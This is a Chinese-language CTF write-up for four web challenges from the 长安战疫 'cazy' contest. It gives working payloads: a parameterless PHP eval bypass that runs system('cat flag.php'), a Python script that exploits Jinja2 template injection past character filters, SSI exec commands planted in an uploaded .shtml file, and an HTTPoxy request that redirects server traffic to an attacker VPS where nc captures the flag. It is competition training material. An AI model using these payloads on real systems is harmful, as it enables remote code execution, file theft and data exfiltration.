[长安战疫-cazy] Web题解

原创

A丶R 已于 2022-01-20 18:14:11 修改 2258 收藏 1

分类专栏： CTF-Web 文章标签： 前端 php 安全 web 网络安全

于 2022-01-20 01:14:45 首次发布

RCE_No_Para

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>
```

正则匹配

`/[^\W]+\((?R)?\)/`

`\W` 元字符用于查找非单词字符。

单词字符包括：a-z、A-Z、0-9，以及下划线。

故`[^\W]`可以匹配所有单词字符

`+`表示可以匹配一个或多个


`\(` 和 `\)`为左右括号

`(?R)?`表示递归整个模式


故本题的code只能为`a(b(c()))`这种形式，而不能为`a('xxx')`的形式，为无参数RCE

get_defined_vars()

该函数可以返回一个包含所有已定义变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。



array(4) { ["_GET"]=> array(2) { ["code"]=> string(29) "var_dump(get_defined_vars());" ["a"]=> string(10) "phpinfo();" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } }



当我们传入

```
code=var_dump(get_defined_vars());&a=phpinfo();
```

两变量时，我们自定义的变量a也出现在输出的变量中，我们便可以利用自定义的变量来绕过对code的限制进行rce

我们要想取到我们自定义变量的值，就需要使用函数来获取数组中的某一个值

定义和用法

pos() 函数返回数组中的当前元素的值。

该函数是 current() 函数的别名。

每个数组中都有一个内部的指针指向它的"当前"元素，初始指向插入到数组中的第一个元素。


提示：该函数不会移动数组内部指针。

相关的方法：

- current() - 返回数组中的当前元素的值。
- end() - 将内部指针指向数组中的最后一个元素，并输出。
- next() - 将内部指针指向数组中的下一个元素，并输出。
- prev() - 将内部指针指向数组中的上一个元素，并输出。
- reset() - 将内部指针指向数组中的第一个元素，并输出。
- each() - 返回当前元素的键名和键值，并将内部指针向前移动。

我们可以在get_defined_vars()前面加一个pos()用来去掉无关的变量

```
code=var_dump(pos(get_defined_vars()));&a=phpinfo();
```




如果此时再用一个pos()将会取出code的值，于是我们可以把两个变量的位置交换之后再用pos()便可以取出我们自定义变量的值

最终payload：

```
a=system('cat flag.php');&code=eval(pos(pos(get_defined_vars())));
```

在注释中找到flag



flask

一道非常直接的ssti注入，但是有许多过滤的字符

过滤了中括号[]

利用`__getitem__()`绕过

```
{{().__class__.__mro__[2]}}

{{().__class__.__mro__.__getitem__(2)}}
```

过滤了下划线__

利用request对象绕过

```
{{().__class__.__bases__[0]}}

{{()[request.args.class][request.args.bases][0]}}
&class=__class__&bases=__bases__
```

`request.args.x`也可以替换成`request.cookies.x`和`request.headers.x`（防止args被过滤）

过滤了点 .

如果点 . 也被过滤，且目标是JinJa2（flask）的话，可以使用原生JinJa2函数`attr()`，即：

```
().__class__

()|attr("__class__")
```

同时过滤了点 . 下划线 __ 中括号 [] 和 args

直接给出exp

```
import requests
url='http://e32aa771.1xctf.net/'
headers={
    'name1':'__class__',
    'name2': '__base__',
    'name3': '__subclasses__',
    'name4': 'pop',
    'name5': '__init__',
    'name6': '__globals__',
    'name7': '__builtins__',
    'name8': 'open',
    'name9': '/flag',
    'name10': 'read',
}
payload='/admin?name={{()|attr(request.headers.name1)|attr(request.headers.name2)|attr(request.headers.name3)()|attr(request.headers.name4)(186)|attr(request.headers.name5)|attr(request.headers.name6)|attr(request.headers.name4)(request.headers.name7)|attr(request.headers.name4)(request.headers.name8)(request.headers.name9)|attr(request.headers.name10)()}}&.js?'
r=requests.get(url+payload,headers=headers)
print(r.text)
```

Baby_Upload

一道朴实无华的文件上传题目，对文件后缀过滤了`ph,ini,htaccess`，对文件内容也过滤了很多字符，经过测试发现后缀`.shtml`可以上传，便可以进行SSI注入

由于ls被过滤，此处使用dir列出目录

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 1f676cc7.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------375060447425553751631528600592
Content-Length: 252
Origin: http://1f676cc7.lxctf.net
Connection: close
Referer: http://1f676cc7.lxctf.net/
Upgrade-Insecure-Requests: 1

-----------------------------375060447425553751631528600592
Content-Disposition: form-data; name="file_upload"; filename="
1.shtml"
Content-Type: text/plain

<!--#exec cmd="dir /"-->

-----------------------------375060447425553751631528600592--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Length: 506
Content-Type: text/html
Date: Wed, 19 Jan 2022 17:08:09 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Connection: close

<html>
  <head>
    <meta charset="UTF-8">
    <title>
      Baby-Upload
    </title>
  </head>
  <!--Ye_wants_two_girlfriends-->
  <body>
    <center>
      <h1>
        Baby-Upload
      </h1>
      <hr>
      <p>
        <b>
          □□□□□□□□□□□□□□
        </b>
      </p>
      <form method="post" enctype="multipart/form-data">
        File: <input type="file" name="file_upload">
        <br>
        <input type="submit">
      </form>
    </center>
  </body>
</html>
Upload Successful , the File in the <b>
  /upload/d7efaae655f6177619403045edc9ae32/1.shtml
</b>
```


1f676cc7.lxctf.net/upload/d7efaae655f6177619403045edc9ae32/1.shtml

火狐官方站点 百度 新手上路 常用网址 京东商城 京东商城 天猫 微博 携程旅行 爱淘宝 Document

app home root start.sh bin lib run sys boot lib64 run.sh tmp create_mysql_admin_user.sh media sbin usr dev mnt srv var etc opt start-apache2.sh fffffffllll11111aaaaa4444ggggg proc start-mysqld.sh

得到flag路径后，直接打开文件，由于cat和flag文件的名字被过滤，所以使用通配符`?`进行绕过，可以得到flag

Send Cancel

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 1f676cc7.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------375060447425553751631528600592
Content-Length: 287
Origin: http://1f676cc7.lxctf.net
Connection: close
Referer: http://1f676cc7.lxctf.net/
Upgrade-Insecure-Requests: 1

-----------------------------375060447425553751631528600592
Content-Disposition: form-data; name="file_upload"; filename="
1.shtml"
Content-Type: text/plain

<!--#exec cmd="/b??/ca? /fffff?lllllllll1aaaaa4444ggggg"-->
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Length: 506
Content-Type: text/html
Date: Wed, 19 Jan 2022 17:10:17 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Connection: close

<html>
  <head>
    <meta charset="UTF-8">
    <title>
      Baby-Upload
    </title>
  </head>
  <!--Ye_wants_two_girlfriends-->
  <body>
    <center>
      <h1>
        Baby-Upload
      </h1>
      <hr>
      <p>
```

```
19
20 -----------------------------375060447425553751631528600592--
21
```

```
        <b>
          □□□□□□□□□□□□□□□
        </b>
      </p>
      <form method="post" enctype="multipart/form-data">
        File: <input type="file" name="file_upload">
        <br>
        <input type="submit">
      </form>
    </center>
  </body>
</html>
Upload Successful , the File in the <b>
  /upload/d7efaae655f6177619403045edc9ae32/1.shtml
</b>
```

flag{cAzy_xxxxxxxxxx_12323421}

Flag配送中心

考察HTTPoxy漏洞（CVE-2016-5385）

VPS上监听对应端口后，在HTTP请求包中添加Proxy头：

Proxy: http://VPS:POST/

即可监听到Flag

```
root@iZ2zec7mjp663ump9wsug3Z:~# nc -lvvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 113.201.14.253 41654 received!
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40

YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D
```